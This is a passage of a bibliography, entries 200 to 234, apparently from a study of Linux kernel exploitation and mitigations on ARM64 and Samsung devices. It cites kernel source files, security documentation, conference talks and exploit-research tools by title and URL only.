[200] Mark Rutland. *asm-bug.h « asm « include « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. May 19, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/include/asm/asm-bug.h?h=v5.19 (visited on Apr. 29, 2025).

[201] Mark Rutland. *entry-common.c « kernel « arm64 « arch - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kernel/entry-common.c?h=v5.19 (visited on Apr. 29, 2025).

[202] Andrey Ryabinin, Andrew Morton, and Andrey Konovalov. *Kernel Address Sanitizer (KASAN) — The Linux Kernel documentation*. Mar. 15, 2024. URL: https://www.kernel.org/doc/html/v6.9/dev-tools/kasan.html (visited on Apr. 29, 2025).

[203] Jonathan Salwan. *GitHub - JonathanSalwan/ROPgadget*. Sept. 1, 2023. URL: https://github.com/JonathanSalwan/ROPgadget (visited on Apr. 29, 2025).

[204] Jonathan Salwan. *Shellcodes database for study cases*. Sept. 11, 2024. URL: http://www.shell-storm.org/shellcode/index.html (visited on Apr. 29, 2025).

[205] Peter Jay Salzman, Michael Burian, and Ori Pomerantz. *The Linux Kernel Module Programming Guide*. May 18, 2007, p. 82. URL: https://tldp.org/LDP/lkmpg/2.6/html/index.html (visited on Apr. 29, 2025).

[206] Samsung. *Samsung Open Source*. Jan. 2, 2020. URL: https://opensource.samsung.com/uploadSearch?searchValue=SM-G9350 (visited on Apr. 29, 2025).

[207] Samsung. *Samsung Open Source*. June 9, 2023. URL: https://opensource.samsung.com/uploadSearch?searchValue=SM-S918B (visited on Apr. 29, 2025).

[208] Mark Seaborn and Thomas Dullien. *Exploiting the DRAM rowhammer bug to gain kernel privileges*. 2015. URL: https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf (visited on Apr. 29, 2025).

[209] Mark Seaborn and Thomas Dullien. *Project Zero: Exploiting the DRAM rowhammer bug to gain kernel privileges*. Mar. 9, 2015. URL: https://googleprojectzero.blogspot.com/2015/03/exploiting-dram-rowhammer-bug-to-gain.html (visited on Apr. 29, 2025).

[210] Di Shen. *Defeating Samsung KNOX with zero privilege*. 2017. URL: https://www.blackhat.com/us-17/briefings.html#defeating-samsung-knox-with-zero-privilege (visited on Apr. 29, 2025).

[211] The Clang Team. *Control Flow Integrity — Clang 20.0.0git documentation*. July 13, 2024. URL: https://outflux.net/slides/2020/lca/cfi.pdf (visited on Apr. 29, 2025).

[212] The PaX Team. *Homepage of PaX*. July 5, 2015. URL: https://pax.grsecurity.net/ (visited on Apr. 29, 2025).

[213] Sami Tolvanen. *Google Online Security Blog: Protecting against code reuse in the Linux kernel with Shadow Call Stack*. Oct. 30, 2019. URL: https://security.googleblog.com/2019/10/protecting-against-code-reuse-in-linux_30.html (visited on Apr. 29, 2025).

[214] Sami Tolvanen. *[PATCH v5 00/22] KCFI support*. Sept. 8, 2022. URL: https://lore.kernel.org/all/20220908215504.3686827-1-samitolvanen@google.com/ (visited on Apr. 29, 2025).

[215] Sami Tolvanen. *[PATCH v6 00/18] Add support for Clang CFI*. Apr. 8, 2021. URL: https://lore.kernel.org/all/20210408182843.1754385-1-samitolvanen@google.com/ (visited on Apr. 29, 2025).

[216] Haochen Tong. *[PATCH] ebpf: replace deprecated bpf_program__set_socket_filter*. May 28, 2022. URL: https://lists.nongnu.org/archive/html/qemu-devel/2022-05/msg05669.html (visited on Apr. 29, 2025).

[217] Linus Torvalds. *exec.c « fs - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/fs/exec.c?h=v5.19 (visited on Apr. 29, 2025).

[218] Linus Torvalds. *init_task.c « init - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/init/init_task.c?h=v5.19 (visited on Apr. 29, 2025).

[219] Linus Torvalds. *Kconfig « security - kernel/git/torvalds/linux.git - Linux kernel source tree*. June 29, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/security/Kconfig?h=v5.19 (visited on Apr. 29, 2025).

[220] Linus Torvalds. *kmod.c « kernel - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/kernel/kmod.c?h=v5.19 (visited on Apr. 29, 2025).

[221] Linus Torvalds. *sched.h « linux « include - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/linux/sched.h?h=v5.19 (visited on Apr. 29, 2025).

[222] Linus Torvalds. *The kernel's command-line parameters — The Linux Kernel documentation*. Apr. 16, 2022. URL: https://www.kernel.org/doc/html/v5.19/admin-guide/kernel-parameters.html (visited on Apr. 29, 2025).

[223] Linus Torvalds and David Howells. *cred.c « kernel - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/kernel/cred.c?h=v5.19 (visited on Apr. 29, 2025).

[224] Linus Torvalds and David Howells. *cred.h « linux « include - kernel/git/torvalds/linux.git - Linux kernel source tree*. July 31, 2022. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/linux/cred.h?h=v5.19 (visited on Apr. 29, 2025).

[225] TrustedFirmware. *Abort dumps / call stack — OP-TEE documentation documentation*. 2024. URL: https://optee.readthedocs.io/en/3.19.0/debug/abort_dumps.html (visited on Apr. 29, 2025).

[226] TrustedFirmware. *About OP-TEE — OP-TEE documentation documentation*. 2024. URL: https://optee.readthedocs.io/en/3.19.0/general/about.html (visited on Apr. 29, 2025).

[227] TrustedFirmware. *Core — OP-TEE documentation documentation*. 2024. URL: https://optee.readthedocs.io/en/3.19.0/architecture/core.html (visited on Apr. 29, 2025).

[228] TrustedFirmware. *QEMU v7 — OP-TEE documentation documentation*. 2024. URL: https://optee.readthedocs.io/en/3.19.0/building/devices/qemu.html (visited on Apr. 29, 2025).

[229] TrustedFirmware. *Trusted Applications — OP-TEE documentation documentation*. 2024. URL: https://optee.readthedocs.io/en/3.19.0/architecture/trusted_applications.html (visited on Apr. 29, 2025).

[230] Judd Vinet, Aaron Griffin, and Levente Polyák. *Arch Linux*. Oct. 9, 2024. URL: https://archlinux.org/ (visited on Apr. 29, 2025).

[231] Linus Walleij and Jonathan Corbet. *Page Tables — The Linux Kernel documentation*. Oct. 10, 2023. URL: https://www.kernel.org/doc/html/v6.10/mm/page_tables.html (visited on Apr. 29, 2025).

[232] Hashimoto Wataru. *kernelpwn/technique/modprobe_path.md at bed42900b3d5ad8c2e26dff11a73a3bedca7b1f9 · smallkirby/kernelpwn · GitHub*. Aug. 25, 2021. URL: https://github.com/smallkirby/kernelpwn/blob/bed42900b3d5ad8c2e26dff11a73a3bedca7b1f9/technique/modprobe_path.md (visited on Apr. 29, 2025).

[233] Z-Labs, Mariusz Ziulek, and Brendan Coles. *GitHub - The-Z-Labs/linux-exploit-suggester at 4b888f3f0f641c447844a391d05578f16ef33415*. June 7, 2023. URL: https://github.com/The-Z-Labs/linux-exploit-suggester/tree/4b888f3f0f641c447844a391d05578f16ef33415 (visited on Apr. 29, 2025).

[234] Adam Zabrocki. *LKRG in a nutshell*. 2020. URL: https://www.openwall.com/presentations/OSTconf2020-LKRG-In-A-Nutshell/OSTconf2020-LKRG-In-A-Nutshell.pdf (visited on Apr. 29, 2025).